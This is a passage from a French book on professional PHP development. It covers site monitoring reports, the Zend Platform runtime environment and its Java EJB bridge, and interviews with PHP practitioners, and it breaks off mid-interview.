La surveillance applicative peut être liée à notre gestionnaire d'incidents de la section précédente (« Centraliser et gérer les incidents »). Rappelons-nous qu'il existe deux types de tests exploitables :

- les tests unitaires qui effectuent des vérifications internes sur une application ;
- les tests de recette ou tests de régression qui effectuent des vérifications de l'extérieur, simulant les actions d'un utilisateur.

Les tests unitaires peuvent être utiles pour valider le fonctionnement au niveau applicatif, entre la couche HTTP et l'environnement d'exécution. En effet :

- La surveillance HTTP n'est pas toujours en mesure de détecter certains dysfonctionnements alors que les tests unitaires peuvent simuler n'importe quel comportement sur toute partie du programme.
- Le comportement de l'environnement d'exécution peut faire évoluer celui du programme ; dans ce cas, les tests unitaires peuvent détecter ces évolutions.

Les tests de régression de l'environnement de recette peuvent également être repris pour un suivi régulier des applications en production. Ainsi, vous testez non seulement la disponibilité d'une application, mais également son bon fonctionnement. Ceci est d'autant plus utile si vos pages sont dynamiques.

Rapport du moniteur AFUP Liste | Erreurs générales | Statistiques

Période du 01.07.2005 au 01.08.2005

statistiques globales | erreurs d'indisponibilité | autres erreurs | erreurs moniteur | graph quotidien | graph annuel | scénarios

Juillet | 2005 | OK

Disponibilité du service

Critères	Niveau de service
Disponibilité du service aux internautes.	100 %
Disponibilité du service en fonctionnement optimal.	99.866 %
Disponibilité de la connectivité internet.	100 %
Taux de balayage du moniteur sur tout le mois.	100 %

Liste des plages d'erreurs générant une indisponibilité

Aucune erreur grave détectée sur cette période.

Autres erreurs


Ces erreurs n'empêchent pas l'internaute de se connecter au site mais l'empêche d'accéder à certaines fonctionnalités.

Du	Au	Durée	Erreur générée	Analyse
2005-07-13 05:00:08	2005-07-13 06:00:07	59 min	Cible http inaccessible, il s'agit certainement d'une erreur provenant des couches basses du réseau ou d'un problème de déploiement.	

Indisponibilité constatée du moniteur

Aucun problème détecté sur cette période.

Aperçu visuel des taux de disponibilité quotidiens



Légende :

- **Partie verte** : site totalement accessible.
- **Partie bleue** : site accessible mais difficultés rencontrées.
- **Partie rouge** : site difficilement accessible ou inaccessible.
- **Partie jaune** : problème de réseau interne ou inconnu.
- **Partie grise** : période non enregistrée par le moniteur.
- **M** : 100%.

> **OUTIL Quel outil pour simuler les actions d'un utilisateur sur un site ?**
>
> Un utilitaire comme SimpleTEST effectue ce genre de travail en plus des tests unitaires. En revanche, si vous souhaitez faire cela à la main, vous pouvez vous pencher sur la librairie CURL ou sur les *sockets*.

Vous retrouverez des exemples et des codes sources utiles concernant ce chapitre sur Internet à l'adresse suivante :

- http://www.openstates.com/php/

17

Exploiter un environnement d'exécution clé en main

Nous avons abordé précédemment un ensemble d'outils et de configurations utiles à mettre en place dans un environnement d'exécution. Lorsque cet environnement évolue à grande vitesse, il devient fastidieux de manipuler et maintenir une population hétérogène de nombreux outils. En réponse à cela, il existe le concept d'environnement d'exécution « clé en main ».

Un environnement d'exécution est un ensemble de programmes de maintenance et de configuration accessibles par l'intermédiaire d'une seule interface de contrôle. Son rôle est avant tout de centraliser et simplifier les tâches de configuration et de maintenance d'un environnement. Toutefois, il peut aussi servir à maintenir un niveau de qualité suffisant, des performances optimales et une interopérabilité plus large.

Nous aborderons dans ce chapitre les différents services rendus par un environnement d'exécution clé en main ainsi que les contraintes que cela engendre. Il vous sera ainsi possible de mesurer l'intérêt d'un tel investissement pour le développement et l'hébergement de vos applications.

La Zend Platform comme environnement pour la production

À l'heure actuelle, il existe un seul environnement d'exécution clé en main destiné aux professionnels : la Zend Platform. Il s'agit d'un produit commercial réalisé et distribué par la société Zend Technologies.

La Zend Platform permet de gérer un environnement d'exécution PHP complet, composé d'un ou plusieurs serveur(s), à travers une interface unique et intuitive. Les principales fonctionnalités proposées par la solution sont les suivantes :

- la gestion complète de la configuration de l'environnement et de ses serveurs (Apache, PHP) ;
- la mise en place et la gestion d'un *cluster* (hébergement sur plusieurs serveurs différents) ;
- un monitoring mettant en œuvre une détection avancée des problèmes en interaction avec un outil de développement (Zend Studio) et un système de restauration en cas de crash ;
- une gestion des performances composée d'outils d'optimisation (cache d'opcodes), de mise en cache personnalisée et d'analyse ;
- une intégration native avec Java par l'intermédiaire d'un pont compatible avec les versions 4 et 5 de PHP.

CULTURE Qui est Zend Technologies ?

Aux prémices du succès de PHP et en compagnie de Rasmus Lerdorf son inventeur, deux développeurs ont fortement participé à l'ensemble des refontes du noyau : Andi Gutman et Zeev Suraski. La société nommée « Zend » emprunte à chacun la moitié de son prénom.

Zend est une société spécialisée dans les technologies PHP. Elle est le principal moteur de la plate-forme dans le monde professionnel et propose des outils complémentaires pour les entreprises, tel que la Zend Platform. En revanche, même si son implication est forte dans le développement de PHP, Zend est indépendante de la communauté open-source qui reste maîtresse du projet.

‣ http://www.zend.com

La Zend Platform propose également une gestion de profils centralisée (groupes/utilisateurs et leurs droits) utilisée en première ligne pour l'interface. L'accès à la Zend Platform peut être bridé à certains modules et certaines fonctionnalités pour les groupes de développeurs ou de clients par exemple.

En interaction intime avec PHP, cet environnement d'exécution est capable de prendre en main une configuration existante et l'ensemble de ses applications. Les

mécanismes de mise en cache, de gestion des performances et de rapports d'incidents ne requièrent pas de configuration particulière pour être opérationnels.

La figure 17-1 met en avant les fonctionnalités principales de la Zend Platform et permet de se faire une idée de la place qu'elle occupe dans l'environnement courant.




Figure 17–1
La Zend Platform et son environnement

À qui s'adresse la Zend Platform ?

Un outil vraiment rentable et que l'on peut se payer mérite d'être adopté. La Zend Platform est malheureusement commerciale, contrairement à PHP. En revanche, elle est incomparablement moins chère que la plupart des solutions du même type liées aux technologies les plus populaires de l'industrie (Java, .NET, etc.).

Elle ne sera donc pas forcément adaptée à de petits développements, mais permettra de faire de grosses économies sur les coûts de développement et de maintenance d'applications conséquentes.

Une histoire d'économies

Mis à part le pont Java que nous aborderons ultérieurement, la Zend Platform n'apporte pas de fonctionnalités cruciales. Son rôle est essentiellement de faire des économies :

- De temps sur l'installation de l'environnement et son utilisation simple et centralisée.
- De compétences car il n'est pas requis d'être administrateur système qualifié pour installer et utiliser l'outil.

- D'installation d'outils comme le monitoring des applications, le système de gestion du cache, les tâches planifiées, les analyseurs de performances, etc. L'installeur initial s'occupe de déployer ces outils pour vous.
- De ressources système grâce à de nombreuses fonctionnalités d'accélération des performances et de mise en cache.

Dans l'industrie, ces économies se traduisent en euros ou en dollars. C'est à vous de calculer les bénéfices offerts par l'environnement en effectuant les quelques calculs adéquats. Afin de vous aider dans cette démarche, voyons d'un peu plus près les avantages et les inconvénients du produit.

Avantages et inconvénients de la Zend Platform

Performances et qualité

La gestion de la qualité et des performances des applications est un point fort de la Zend Platform. Un premier tour d'horizon sur l'interface d'administration laisse apparaître de nombreux outils de paramétrage et d'analyse de qualité et de performances.




Figure 17–2
Page principale de la Zend Platform

Les onglets Zend Central et Performance mettent en avant des statistiques et des formulaires pour effectuer de nombreux réglages. La figure 17-2 est une copie d'écran de la première page de l'outil d'administration et la figure 17-3 une copie d'écran

d'une des nombreuses fonctionnalités liées à la performance, dont la gestion optimisée de la mise en cache.




Figure 17–3
Un outil de gestion de la performance : gestion du cache

Une amélioration du confort de développement

La Zend Platform interagit avec l'éditeur Zend Studio pour faciliter la correction des bogues. Cette fonctionnalité s'avère très utile pour accompagner les tests de recette (voir méthodes agiles au chapitre 2) et pour corriger des bogues en production.




Figure 17–4
Interaction entre Zend Studio et Zend Platform

Les étapes de recherche de la cause du problème dans le code source sont considérablement réduites grâce à ce mécanisme.

Les figures 17-4 et 17-5 illustrent le principe d'interaction entre Zend Studio et la Zend Platform. Les bogues détectés sur la plate-forme de production sont automatiquement transmis à l'éditeur, qui affiche le fichier et la ligne incriminée.




Figure 17–5 Interactions de la Zend Platform avec Zend Studio (source Zend)

Une interaction native avec Java

La Zend Platform propose un pont qui fait appel nativement aux classes d'un environnement Java existant. Ce pont est compatible avec les versions 4 et 5 de PHP. Sa mise en œuvre est aisée et la documentation propose plusieurs exemples d'interactions.

Il a l'avantage d'économiser des ressources et d'optimiser les performances en ne démarrant qu'une seule JVM pour plusieurs requêtes.

Parmi les nombreuses fonctionnalités de ce pont, nous pouvons citer la possibilité de l'exploiter en environnement J2EE et d'attaquer des EJB. Un exemple de sollicitation d'EJB du serveur d'applications JBoss est fourni dans la documentation. En revanche, les nombreux tests effectués sur un EJB minimal avec JBoss pour cet ouvrage n'ont pas été concluant avec la version 1.1.1 de la Zend Platform.

MÉTHODE Pour faire appel à un EJB avec la Zend Platform

Commencez par créer un EJB, que nous appellerons `HelloWorld` pour notre exemple. Vous pouvez créer un EJB JBoss rapidement sous Eclipse avec XDotlet. Nous ne détaillerons pas cette procédure ici, vous pouvez vous rendre sur le site de JBoss pour avoir ces informations.

Dans cet EJB, nous allons mettre à disposition une méthode `hello` qui renvoie simplement un message de bienvenue (voir figure 17-6).




Figure 17–6 Notre EJB HelloWorld créé avec Eclipse

Le code suivant est une classe Java de test que vous pouvez utiliser pour vérifier si votre EJB fonctionne bien :

```
public class HelloTest {
   public static void main(String args) {
       Hashtable env = new Hashtable();
       env.put("java.naming.factory.initial",
               "org.jnp.naming:org.jnp.interfaces");
       env.put("java.naming.provider.url",
               "jnp://localhost:1099");
       try {
           InitialContext ctx = new InitialContext(env);
           Object obj = ctx.lookup("ejb/HelloWorld");
           PortableRemoteObject rmi = new PortableRemoteObject();
           HelloWorldHome home = (HelloWorldHome)
                rmi.narrow(obj, HelloWorldHome.class);
           HelloWorld helloWorld = home.create();
           System.out.println(helloWorld.hello());
       } catch (Exception e) {
           e.printStackTrace();
       }
   }
}
```

Compilez votre classe, démarrez le serveur d'applications JBoss et appelez la méthode HelloTest :

```
$ java hellopackage.HelloTest
Hello world !
```

La classe de test équivalente en PHP est la suivante :

```
$envt = Array('java.naming.factory.initial'  =>
              'org.jnp.interfaces.NamingContextFactory',
              'java.naming.factory.url.pkgs' =>
              'org.jboss.naming:org.jnp.interfaces',
              'java.naming.provider.url'     =>
              'jnp://localhost:1099');
$ctx = new Java('javax.naming.InitialContext', $envt);
var_dump($ctx);
echo "\n";
$obj = $ctx->lookup('ejb/HelloWord');
$rmi = new Java('javax.rmi.PortableRemoteObject');
$home = $rmi->narrow($obj, new Java('homepackage.HelloWordHome'));
$helloBean = $home->create();
echo $helloBean->hello();
```

Répartition de charge et clustering

La mise en place et la gestion de nœuds est relativement facile. Le produit est encore jeune, mais il mûrit à grand vitesse.

Le principe du *clustering* de la Zend Platform est le suivant : les applications sont réparties sur des nœuds. Un nœud principal lié au serveur HTTP (Apache) s'occupe de gérer la répartition de charge (*load balancing*) entre les nœuds.




Figure 17–7 Répartition de charge et intégration à Zend Studio

À l'heure où ces lignes sont écrites, un nouveau module complet vient de paraître pour partager les sessions entre les nœuds. Il est possible de stocker les sessions en fichier ou en base et de mettre en place plusieurs solutions de synchronisation des sessions sur chaque nœud. De cette façon, un visiteur peut changer de nœud dans sa session au cas où son nœud d'origine est trop chargé.

Une solution Zend Exclusive

Il est difficile d'installer d'autres outils que ceux de Zend lorsque la Zend Platform est en place. C'est un point que nous trouvons un peu regrettable. Par exemple, si vous êtes habitué à travailler avec Xdebug, il ne sera pas possible de le garder avec la Zend Platform.

Comme nous l'avons vu également, la Zend Platform n'a pas beaucoup de concurrents à l'heure actuelle, ce qui ne l'empêche pas d'être un bel outil. Il manque peut-être la version open-source d'un environnement d'exécution.

Installation/paramétrage de la Zend Platform

Avant d'installer la Zend Platform, vous devez avoir installé une version 4 ou supérieure de PHP, votre licence d'utilisation et l'outil Zend Optimizer disponible gratuitement sur le site de Zend Technologies. Il est important de bien lire les recommandations afin d'éviter de se retrouver face à une interruption du processus d'installation. Pour cela, une documentation détaillée (en anglais) est fournie avec le produit.

L'installation de base s'effectue en mode super-utilisateur (*root*) par l'intermédiaire d'un installeur graphique en mode console. Cet installeur effectue divers paramétrages (chemin vers les applications, le cache, etc.), copie les fichiers utiles, modifie les configurations des serveurs HTTP et PHP, installe les routines de maintenance (dans la *crontab*), relance les serveurs, crée le nœud principal du cluster et le lance.

L'installation des nœuds du cluster s'effectue avec le même installeur en sélectionnant le mode cluster node au préalable (voir figure 17-8).

Les figures 17-8 à 17-11 sont quelques copies d'écran effectuées lors d'une première installation de la Zend Platform et de son nœud principal.



Figure 17–8
Sélection du type d'installation



Figure 17–9
Installation de la Zend Platform : détection du répertoire racine des applications




Figure 17–10
Installation de la Zend Platform : inscription des routines



Figure 17–11
Installation de la Zend Platform : contrôle des démons par l'installeur

RÉFÉRENCE En savoir plus sur l'installation et la mise en œuvre de la Zend Platform

Une documentation complète sur ce produit est disponible sur le site de Zend Technologies. Vous y trouverez notamment les documents de prise en main, le manuel d'utilisation et la possibilité de tester la Zend Platform pendant 1 mois (ces services peuvent évoluer au cours du temps).

- http://zend.com/store/products/zend-platform/

Mise en place d'une application sur la Zend Platform

La Zend Platform est capable de contrôler l'ensemble des applications PHP installées sur ses nœuds. En d'autres termes, l'installation d'une application consiste simplement à l'installer sur un serveur, comme nous le ferions sans la Zend Platform. Une fois votre application installée, les paramètres de performance, de débogage et de monitoring sont directement accessibles sur l'outil d'administration.

Avenir de la Zend Platform et de ses dérivés

Les récents partenariats entre Zend Technologies et IBM, Oracle, SAP et de nombreux autres acteurs stratégiques du marché de l'informatique conduisent à l'effervescence de nouveaux projets.

De nouveaux noyaux seront disponibles pour PHP, optimisés pour Oracle ou DB2 et accompagnés d'environnements dédiés inspirés de la Zend Platform. Vous trouverez davantage d'informations sur le site de Zend Technologies à l'adresse suivante :

- http://www.zend.com/store/

Cinquième partie

Témoignages

Au-delà des aspects théoriques, l'expérience est le gage de réussite le plus sûr qui soit. Les témoignages proposés dans cette dernière partie mettent en avant des parcours tout aussi instructifs que différents les uns des autres.

18

Témoignages d'utilisateurs

À travers quelques témoignages, nous allons découvrir que malgré la souplesse et les nombreuses possibilités offertes par la plate-forme PHP, rigueur et méthode s'avèrent nécessaires à la mise en œuvre de projets professionnels.

Les personnes interrogées sont toutes habituées à travailler avec PHP depuis plusieurs années. Il est d'autant plus intéressant de pointer du doigt leurs réactions communes que la diversité de leurs expériences est marquée par l'adoption de méthodes et d'outils différents.

Zeev Suraski, directeur technique de Zend Technologies

Zend Technologies est la société la plus impliquée dans l'évolution de PHP. Ses deux co-fondateurs, Andi Gutmans et Zeev Suraski, sont auteurs des noyaux de PHP depuis sa version 3 jusqu'à la plus récente (Zend Engine II).

Zeev Suraski, directeur technique de Zend Technologies et élément clé de l'évolution de la plate-forme PHP a accepté de répondre à nos questions. Voici son entretien (traduit de l'anglais).

Pouvez-vous vous présenter ?

« Mon nom est Zeev Suraski. Je suis co-fondateur de Zend Technologies et j'occupe actuellement le poste de directeur technique.

En dehors de cela, j'aime la piscine, les voyages à l'étranger et bien entendu travailler sur PHP. »

Pouvez-vous nous expliquer en deux mots votre parcours avec PHP ?

« Historiquement, je suis un des architectes de PHP. Avec Rasmus Lerdorf et Andi Gutmans, nous sommes responsables de la manière dont PHP évolue aujourd'hui.

J'ai découvert le projet PHP/FI (toute première version de PHP développée par Rasmus Lerdorf) par hasard en 1997. Une action menant à une autre, nous avons finalement décidé de lancer ce projet PHP qui maintenant est devenu célèbre. »

Quels sont selon vous les trois avantages qu'ont les professionnels à utiliser PHP ?

« Je suis tenté de dire : la facilité d'utilisation, la facilité d'utilisation et la facilité d'utilisation. Je pourrais également mettre en avant la fiabilité de la connectivité aux bases de données et les performances de PHP, mais ce ne sont pas les uniques fonctionnalités de la plate-forme.

Le principal atout de PHP est sa facilité d'utilisation, qui se traduit en une adaptation rapide, des temps de développement courts, une maintenance facile, des coûts réduits, etc. »

Quels sont au contraire les trois points faibles que PHP devrait améliorer ?

« Comme chaque projet open-source, PHP réagit à la demande des utilisateurs. Sur le moment, il me serait difficile de trouver les trois points faibles de la dernière version de PHP puisque nous essayons de résoudre un par un les problèmes au fur et à mesure qu'ils sont découverts.

Les fonctionnalités que nous avons ajoutées à PHP 5.0 (une prise en charge complète pour XML et les services web) ont été longtemps attendues. L'absence de couche d'abstraction de base de données était également un point faible, mais il a été comblé avec PHP 5.1. L'internationalisation, également longuement demandée, fera partie de PHP 6.

Se documenter sur les fonctionnalités clés qui feront leur apparition dans les futures versions de PHP est un bon indicateur de points actuellement manquants. »

Quelles sont selon vous les qualités requises pour être un bon développeur PHP ?

« Les points auxquels je pense ne sont pas nécessairement liés à PHP, mais au développement en général et probablement à une grande diversité de métiers.

Bien sûr, un développeur PHP doit être ingénieux et cultivé. Rien ne remplace une tête bien construite et une bonnes connaissances de l'environnement avec lequel on développe. En revanche, il y a deux particularités plus spécifiques à PHP.

L'une d'elles est la capacité de « maîtriser le web », chercher du code existant par exemple et être capable de s'en servir pour répondre aux questions ouvertes (PHP, contrairement à d'autre langages, possède une grande communauté de contributeurs et une énorme quantité de code source en ligne).

La seconde est d'être sensible aux problèmes de sécurité. Quand ils travaillent sur des applications côté serveur, les développeurs doivent avoir conscience qu'ils sont dans un environnement hostile. Il ne doivent pas faire confiance aux utilisateurs finaux et ce dans les moindres détails. L'origine de la plupart des problèmes de sécurité qui existent ou ont existé dans des applications PHP proviennent de cela. »

Quelles sont les principales erreurs que les développeurs PHP font ?

« Comme je l'ai dit dans ma réponse précédente, faire confiance à l'utilisateur final augmenterait énormément la liste de ces erreurs. Une autre erreur courante, également en rapport avec ce que je viens de dire, consiste à systématiquement réinventer la roue plutôt que de réutiliser le code existant. »

Pouvez-vous nous présenter Zend Technologies et son rôle vis-à-vis de l'entrée de PHP dans le monde professionnel ?

« Bien sûr. Zend Technologies a été lancée en 1999 avec comme objectif de promouvoir PHP dans le monde professionnel, tout en avançant sur le projet lui-même. La seconde tâche a été relativement aisée, je pense que nous l'avons menée à bien et continuons toujours à progresser aujourd'hui. La première tâche a été plus compliquée, elle a pris deux orientations : fournir une valeur ajoutée logicielle aux entreprises qui utilisent PHP et, objectif important également, convaincre les géants de l'industrie de soutenir PHP.

Les outils, l'environnement d'exécution et les services qui constituent l'offre de Zend ont rendu à PHP un grand service en lui permettant d'être présent sur un marché qu'il aurait été impossible d'atteindre autrement.

Je suis heureux d'annoncer qu'aujourd'hui nous avons des signes très visibles de changements dans la perception de PHP en milieu professionnel. Le fait qu'Intel et SAP aient investi dans Zend, qu'IBM et Oracle s'investissent également dans PHP par l'intermédiaire de Zend et que des entreprises comme McAfee recrutent maintenant des ingénieurs certifiés Zend confirme une évolution importante de la manière dont les grandes entreprises perçoivent PHP dans le monde.

Pour la première fois depuis des années, nous commençons à voir une progression *top-down* (de la direction aux employés) dans l'adoption de PHP dans les entreprises, à la place du *bottom-up* habituel. C'est le résultat de longues années de discussions et de négociations, mais cela étant acquis, la suite sera une autre paire de manches. »

RÉFÉRENCE En savoir plus sur Zeev Suraski et Zend Technologies

Zeev Suraski possède un blog et de nombreux articles à son sujet sur Internet. Voici un bon point de départ :

- http://suraski.net

Gérald Croës, consultant chez Aston

Aston est une société forte d'un peu moins de 300 personnes. Elle accompagne les entreprises dans l'évolution de leur système d'information et le développement de leurs solutions e-business.

Gérald Croës est consultant spécialisé dans les technologies open-source et particulièrement la plate-forme PHP.

Pouvez-vous vous présenter ?

« J'ai un parcours scolaire classique orienté vers l'informatique. J'ai compris l'intérêt du développement le jour ou j'ai déballé ma première calculatrice programmable, avec la possibilité de la faire travailler à ma place. C'est vite devenu une passion : réfléchir une bonne fois pour toute à une séquence d'instructions capables de résoudre définitivement des problèmes récurrents.

J'ai intégré le monde professionnel en tant qu'ingénieur d'études dans une société de services en informatique et j'ai évolué vers différents postes, de la gestion de projet à l'expertise, pour ensuite devenir responsable d'une cellule dédiée à l'open-source.

Concernant mes *hobbies*, disons que je suis un passionné du clavier. Lorsque je ne suis pas devant un ordinateur, je suis devant un piano. »

Quel a été votre parcours avec PHP ?

« Ma première expérience web fut en compagnie d'ASP de Microsoft. J'ai migré vers PHP à titre de comparaison. Au départ, je lui ai simplement préféré sa syntaxe, pour m'apercevoir avec le temps que PHP était nettement en avance en terme de possibilités. (Depuis, Microsoft a lancé .Net qui comble le gouffre).

Mes expériences avec PHP sont presque exclusivement professionnelles, ce qui oriente mes préoccupations vers l'entreprise. »

Pouvez-vous nous décrire le projet de framework Copix dont vous êtes l'auteur ?

